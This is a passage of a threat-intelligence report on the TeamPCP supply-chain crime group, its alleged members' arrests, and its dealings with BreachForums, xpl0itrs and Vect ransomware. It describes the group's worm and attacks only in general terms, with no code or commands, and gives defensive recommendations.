

REPORT

The TeamPCP Alliance

First Came Collaboration,
Then Betrayal

Table of Contents

Executive Summary	3
TeamPCP After the Arrests: The Alliance, the Stolen Credentials, and the Worm Still Spreading	4
Who Is TeamPCP?	5
TeamPCP Members	7
Inside TeamPCP's Cybercrime Ecosystem	8
TeamPCP's Five Criminal Partners	9
1. BreachForums: The Recruitment Engine.	10
2. xpl0itrs: Monetizing the Access.	12
TeamPCP and xpl0itrs join forces.	12
3. Vect Ransomware: The Failed Encryption Arm	14
4. LAPSUS\$: The Extortion Machine	16
5. ShinyHunters: Ally in Name Only	19
Timeline: The Campaign at a Glance	21
What Made This Campaign Different	22
Is the Mini Shai-Hulud Worm Still Active After the Arrests?	23
Mini Shai-Hulud Analysis	24
1. Overview.	24
2. Publication and Install-Time Execution	25
3. Credential Harvesting on the Runner	26
Files and Environment	27
Runner Memory — Defeating “Don’t Write Secrets to Disk”	28
Workflow Injection — Stealing Secrets from Other Repositories	29
Cloud and Cluster Identity as a Pivot	29
4. Encryption and Exfiltration.	30
5. Infrastructure Compromise and Worm Propagation	31
Package Registry — Two Republication Routes.	31
Source-Control and Endpoint Hooks.	32
Persistent Backdoor.	32
The Destructive Trap and Why it Changes Incident Response Order	32
6. Controls That Break Each Stage of the Attack Chain	33
7. Response Sequence	34
Highest-value indicators to hunt	34
Mitigation	35
The Bottom Line: The Arrests Didn’t End the Threat	36
Appendix: Indicators of Compromise (IOCs)	37

Executive Summary

TeamPCP actors arrested

On August 26, 2026, Australian and U.S. authorities [arrested](#) two Australians (ages 21 and 23) as alleged principal members of TeamPCP. The group reportedly poisoned trusted DevSecOps and artificial intelligence (AI) tooling, including Trivy, Checkmarx Keeping Infrastructure as Code Secure (KICS), LiteLLM, and the Telnyx software development kit (SDK). TeamPCP allegedly compromised more than 1,000 organizations and stole more than [500,000 credentials](#). Victims included Cisco, the European Commission, and GitHub.

An ecosystem of hackers working together, not a lone crew

[TeamPCP](#) allegedly acted as a mass initial access broker (IAB), feeding stolen cloud credentials to five partners. BreachForums handled recruitment, xpl0itrs monetized access, Vect Ransomware failed after a flaw turned it into a wiper, LAPSUS\$ ran extortion, and ShinyHunters opportunistically hijacked the credentials. Each partner benefited from the same upstream breach.

Infighting and leak risk

[HackMag reported](#) that the financially motivated cyber-extortion group ShinyHunters used stolen credentials to run its own extortion campaigns without sharing proceeds, disrupting the alliance. This internal conflict may briefly disrupt operations. A full leak of TeamPCP's infrastructure could put stolen corporate credentials, application programming interface (API) tokens, and access logs in the hands of a much wider pool of threat actors, creating a significant secondary risk for organizations.

The Shai-Hulud worm outlived its creators

SecurityWeek [reported](#) that the worm has [outlived](#) its creators, TeamPCP. SecurityScorecard assessed the three ways the worm persists. First, the stolen data remains: the more than 500,000 harvested credentials stay valid until each affected organization rotates them, and partners like LAPSUS\$ likely still hold copies. Second, the tooling is public. The worm was open-sourced during the BreachForums competition and, as its September 7 resurfacing shows, keeps republishing itself. Third, the model is proven and cheap to copy. The worm runs at install time inside CI/CD pipelines, harvests secrets, exfiltrates them encrypted, and republishes itself using stolen npm and GitHub access. It also includes a destructive trap that can wipe a host if tokens are revoked or egress is blocked.

Recommended actions

Disable install scripts, remove standing privilege from build runners, use short-lived OpenID Connect (OIDC) credentials, enforce two-factor authentication (2FA) with trusted publishing, and filter egress. During incident response, stop execution before revoking tokens. Map third- and fourth-party exposure, since most victims were downstream of a poisoned vendor.

TeamPCP After the Arrests: The Alliance, the Stolen Credentials, and the Worm Still Spreading

Two Australians allegedly built one of the most prolific software supply chain campaigns on record. According to the official [Australian Federal Police \(AFP\) media release](#), on August 26, 2026, a joint operation by the AFP, the Western Australia Police Force, and the Federal Bureau of Investigation (FBI) led to the arrest of the two men from Western Australia for their alleged roles as principal participants in the TeamPCP global cybercrime syndicate. The suspects, a 21-year-old from Cottesloe and a 23-year-old from Mandurah, face a combined 14 charges. According to the AFP, police allege the men inserted malicious code into open-source software repositories to infiltrate government, academic, and private-sector systems, compromising over 1,000 global organizations, stealing more than 500,000 credentials, and causing hundreds of millions of dollars in remediation costs.

The arrests of alleged TeamPCP leaders did not end the threat. SecurityScorecard's STRIKE Threat Intelligence Team's research and investigation brings together the full picture of TeamPCP's operation: who the group is, how its two alleged operators were unmasked, and how it worked with five criminal groups that each played a different role in these software supply chain campaigns.

BreachForums handled recruitment, xpl0itrs turned access into targeted breaches, Vect supplied ransomware that ended up wiping files instead of encrypting them, LAPSUS\$ ran extortion, and ShinyHunters hijacked the credentials and turned on the group. Forum posts and leak-site screenshots, many collected by STRIKE, document each relationship, and a single timeline links the victims from March to July 2026 to the partners involved.

The report also includes our own static analysis of a Mini Shai-Hulud worm sample from May 2026. Using code excerpts, we show how one routine package install runs the worm inside a build system, where it collects credentials from files, memory and cloud services, encrypts them and sends them out, then republishes itself through stolen npm and GitHub access. Based on our analysis, we discovered that the worm's wipe component can be triggered by blocking network access, not only by revoking tokens. Responders should suspend affected machines first. We also found coding bugs that can leave expected traces missing. The report closes with controls mapped to each attack stage, a response sequence, and indicators to hunt.



FIGURE 1

A TeamPCP suspect is escorted by Australian Federal Police and Western Australia Police officers during the joint AFP/FBI takedown, August 26, 2026. Source: [AFP/Joint Policing Cybercrime Coordination Centre \(JPC3\)](#).



Who Is TeamPCP?



FIGURE 2

TeamPCP's leak site; Source: [International Cyber Digest](#)

TeamPCP is a financially motivated, English-language cybercrime collective that in mid-2026 executed one of the most prolific software supply chain attack campaigns on record. They compromised trusted DevSecOps tooling and artificial intelligence (AI) infrastructure, including Aqua Security's [Trivy](#), [Checkmarx KICS](#), [LiteLLM](#), and the [Telnix Python](#) software development kit (SDK), reaching high-profile victims such as [Cisco](#), the European Commission, Sportradar, and GitHub itself.

The centerpiece of TeamPCP's offensive arsenal was a custom, fully automated malware framework known as Shai-Hulud. This cloud credential-harvesting worm was designed to autonomously scan for and exploit exposed infrastructure, such as [Docker daemons](#), [Kubernetes API endpoints](#), and npm registries. Once inside a network, Shai-Hulud systematically hunts for cloud service provider metadata, API keys, and service account tokens to facilitate extensive data exfiltration.

In one of their most expansive operations, [TeamPCP deployed a poisoned VS Code extension](#) that allowed them to breach GitHub and exfiltrate approximately 4,000 private internal repositories. By pooling these stolen assets and compromised credentials on shared infrastructure, TeamPCP acted as an Initial Access Broker (IAB) for other threat actors, ultimately affecting more than 1,000 organizations globally and fueling widespread secondary extortion campaigns.

Who Is TeamPCP?

(continued)

QUICK FACTS

ALIASES:

UNC6780, PCPcat, ShellForce, DeadCatx3, PersyPCP/Persy_PCP, CipherForce, CanisterWorm, Altered Spider, SHADOW-WATER-058

MOTIVATION:

Financial gain

OPERATORS BASED IN:

Australia and South Africa

TARGETED COUNTRIES:

U.S., Canada, EU, Switzerland, Iran

TARGETED INDUSTRIES:

Technology and software, banking, financial services, and insurance, government, professional services, and human resources

The group is a loose-knit group of teenagers and young adults who couldn't find paying work, so they turned to cybercrime."

— TeamPCP spokesperson, in an [interview with Forbes](#) (Thomas Brewster, March 26, 2026)



TeamPCP Members


Behind the aliases were two young Australians whose technical reach far outpaced their operational discipline. This gap ultimately unmade them.

The two alleged core members of the syndicate are Australian nationals: Ruben Ian Thomson and Louis Michael Gaebler. Thomson, a 21-year-old operating under aliases such as “DeadCatx3” and “@pcpcats,” allegedly functioned as the primary malware developer and the self-described spokesperson and group leader until he purportedly stepped back in March 2026. Gaebler, 23, who used the handles “@pcpcasper” and “@intelkink,” allegedly acted as a principal participant and an administrator on the group’s primary communication server.

Despite their ability to orchestrate devastating global software supply chain attacks, both members exhibited major operational security failures that ultimately led to their unmasking. The mistakes were relatively mundane. The technical systems worked as designed: Thomson linked his malicious

digital personas to a public HackerOne profile registered under his real, legal name and reused the exact same custom avatar across cybercriminal Telegram channels and a personal Steam gaming account. Gaebler allegedly similarly compromised his own identity by frequently taunting victims on public social media and sharing personal videos that allowed investigators to accurately geolocate his physical presence to Western Australia.

Following law enforcement raids, Thomson and Gaebler were arrested and charged with a combined 14 federal offenses relating to unauthorized data modification, possessing data to commit computer crimes, and laundering cryptocurrency. A magistrate denied bail, at least in part due to the men’s ability to tamper with digital evidence, according to ABC News Australia. Both men were remanded in custody following their appearances in the Perth Magistrates Court.



Inside TeamPCP's Cybercrime Ecosystem

TeamPCP did not execute their large-scale software supply chain attacks alone. Across the team's campaign, it assembled — and occasionally clashed with — a loose coalition of specialist groups. Each group handled a different stage of the attack chain: initial access, credential processing, ransomware deployment, extortion, and recruitment. Together, they turned upstream package poisoning into a significant, decentralized event.

The following map shows how the groups fit together, including which relationships appear to be genuine partnerships and which appear to be one-sided exploitation.




FIGURE 3
TeamPCP's network

TeamPCP's Five Criminal Partners

Five groups appear throughout the campaign. STRIKE traced each group's specific role, the evidence behind it, and why that role matters. Four of the five groups cooperated by design. ShinyHunters did not.



1

BreachForums: The Recruitment Engine




FIGURE 4
BreachForums' landing page (screenshot)

BreachForums (also branded as “Breached”) is an English-language cybercrime forum that functions as a marketplace and community for buying, selling, and trading stolen data, such as leaked databases, corporate breach dumps, credentials, malware, and access to compromised systems. Law enforcement takedowns, administrator arrests, exit scams, and rebrands have repeatedly disrupted the forum, yet it keeps resurfacing under new domains and operators. BreachForums persists as a recurring criminal brand that survives each change in leadership. BreachForums amplifies the impact of individual data breaches by reselling stolen access to multiple buyers, lowering barriers to entry by hosting and open-sourcing attack tools, and coordinating joint campaigns that encourage further attacks.

On May 11, 2026, a BreachForums administrator “dien cracked,” in coordination with TeamPCP, announced a [“Supply Chain Competition”](#) offering a \$1,000 prize (payable exclusively in Monero) to whoever executed the largest software supply chain compromise. The announcement was paired with the open-sourcing of TeamPCP’s Shai-Hulud worm, hosted on the Breached CDN with a raw download link. Entry required using Shai-Hulud, the malware family that had just been made public. Winners were ranked based on the total weekly and monthly downloads of the packages they compromised. The rules explicitly allowed participants to combine multiple smaller compromises to reach a cumulative total.

QUICK FACTS

ALIASES:

Breached, BF

MOTIVATION:

Financial gain, cybercrime community orchestration

OPERATORS BASED IN:

Global

TARGETED COUNTRIES:

Global

TARGETED INDUSTRIES:

Hosts data leaks across all sectors

OPERATIONAL ROLE ALONGSIDE TEAMPCP:

Mass distribution and escrow. Acted as the operational hub by hosting TeamPCP’s Shai-Hulud worm on their content delivery network (CDN), sponsoring the joint \$1,000 supply chain competition, and messaging 300,000 forum members to recruit them as instant ransomware affiliates.

1

BreachForums: The Recruitment Engine

(continued)




FIGURE 5

BreachForums administrator “diencracked” announces the Supply Chain Competition and the open-sourcing of TeamPCP’s Shai-Hulud worm.
Source: BreachForums (screenshot)


WHY IT MATTERS

Recruitment, shared tooling, operational benchmarking, and a download-count leaderboard all normalize offensive activity and lower the technical bar for less sophisticated actors while directly incentivizing attacks on the most widely used packages.

Historically, supply chain attacks at this scale were the domain of a handful of well-resourced or sophisticated groups, such as nation-state actors. The TeamPCP/BreachForums alliance inverted that model by weaponizing a decentralized army of low-skill actors against the open-source ecosystem at a scale no single group could reach alone.

2

xpl0itrs: Monetizing the Access



xpl0itrs
no like government, like money, like freedom.

1 new leak: Target. The download link works, btw ;P

Listings

9 victims

COMPANY	SECTOR	GBS OF DATA	REVENUE USD
***** Corporate healthcare and digital pharmacy services	Healthcare	100	15.8M-25M
***** Enterprise AI Data Infrastructure	B2B Software	73	??

FIGURE 6
xpl0itrs' leak site lists nine victims by sector, data volume, and estimated revenue. Source: xpl0itrs's leak site (screenshot)

Operating as an IAB and post-exploitation syndicate, xpl0itrs built a reputation for the deeply technical, manual exploitation of cloud environments and Software as a Service (SaaS) platforms. Unlike traditional access brokers who rely on opportunistic phishing or unpatched edge devices, the group functioned as a specialized cell of network intruders. They excelled at escalating privileges within AWS, Azure, and Kubernetes clusters, seamlessly turning low-level developer credentials into domain-wide administrative control.

TeamPCP and xpl0itrs join forces

As TeamPCP's supply chain compromises rapidly accelerated, the group was reportedly working through approximately 300 GB of compressed stolen credentials. Because TeamPCP lacked the operational bandwidth to sift through, validate, and exploit this volume of access independently, we assess that xpl0itrs joined the alliance to relieve the bottleneck. Their integration shifted the campaign from mass collection to targeted exploitation.

Two joint operations illustrate their division of labor.

QUICK FACTS

ALIASES:

xpl0itrs

MOTIVATION:

Financial gain

OPERATORS BASED IN:

Unknown

TARGETED COUNTRIES:

U.S., EU, Australia

TARGETED INDUSTRIES:

Technology giants, identity providers, Telecommunications, Gaming

OPERATIONAL ROLE ALONGSIDE TEAMPCP:

Secondary exploitation. Assisted in weaponizing the downstream access, using the Continuous Integration and Continuous Delivery (CI/CD) pipeline vulnerabilities and credential caches harvested during TeamPCP's supply chain campaign to facilitate further unauthorized access and brokering.

2

xpl0itrs: Monetizing the Access

(continued)

According to Dataminr, on July 21, 2026, xpl0itrs publicly listed 569 GB of stolen data for sale on the dark web for \$40,000, explicitly attributing the breach to a joint CanisterWorm operation executed alongside TeamPCP. The threat actor claimed the exfiltrated data belonged to RapidFort, a software supply chain and container security vendor. The cache reportedly comprised 140,061 files harvested from 48 AWS S3 buckets in March 2026. To heighten the severity of the listing, xpl0itrs specifically emphasized that the archive contained sensitive U.S. military data. RapidFort has not publicly confirmed these claims. SecurityScorecard has not independently verified that claim.




FIGURE 7

xpl0itrs advertises 569 GB allegedly taken from RapidFort under the joint CanisterWorm campaign. Source: dark web forum post (screenshot)

An earlier joint operation also claimed to hit Sportradar, a Swiss sports technology firm. On April 2, 2026, xpl0itrs claimed that access had been obtained on March 25 through a supply chain attack against Trivy, tying the breach to the broader three-way TeamPCP/Vect/xpl0itrs partnership. The attack reportedly exposed 161 major client organizations, including ESPN, Nike, and NBA Asia, alongside the personal data of roughly 26,000 users and 23,169 athletes, offered for sale under a tiered pricing model.




FIGURE 8

The March 25 Sportradar breach, claimed jointly by xpl0itrs, TeamPCP, and Vect Ransomware. Source: BreachForums (screenshot)

WHY IT MATTERS

The xpl0itrs/TeamPCP partnership redefines supply chain attacks by transforming developer trust into a scalable enterprise. TeamPCP provides upstream exploitation while xpl0itrs manages downstream exfiltration and monetization.

This division of labor turns a single vendor compromise into cascading leverage over hundreds of integrated environments at once.

3

Vect Ransomware: The Failed Encryption Arm



FIGURE 9
Recruitment poster posted by Vect on BreachForums alongside its announcement of a partnership with TeamPCP (screenshot)

First observed in January 2026, Vect is a now-defunct multi-platform ransomware-as-a-service (RaaS) operation that pioneered a novel, if short-lived, model of industrialized cybercrime by partnering with both TeamPCP and BreachForums.

QUICK FACTS

ALIASES:

Vect RaaS, VectWiper

MOTIVATION:

Financial gain

OPERATORS BASED IN:

CIS

TARGETED COUNTRIES:

U.S., Brazil, India, and South Africa


TARGETED INDUSTRIES:

Enterprise environments, technology, SaaS providers

OPERATIONAL ROLE ALONGSIDE TEAMPCP:

Extortion infrastructure. Supplied the multi-platform ransomware builders (Windows, Linux, ESXi) intended to encrypt the downstream victims of TeamPCP's compromised developer packages.

FIGURE 10
Vect Ransomware launched its ransomware affiliate program in January 2026;
Source: BreachForums (screenshot)



3

Vect Ransomware: The Failed Encryption Arm (continued)

[Vect formally announced its partnership](#) with both BreachForums and TeamPCP on March 25, 2026. According to [Sophos](#), every BreachForums member would receive a personal Vect affiliate key, while TeamPCP would supply the victims for ransomware deployment. “We will chain these compromises into devastating follow-on ransomware campaigns,” the announcement read.

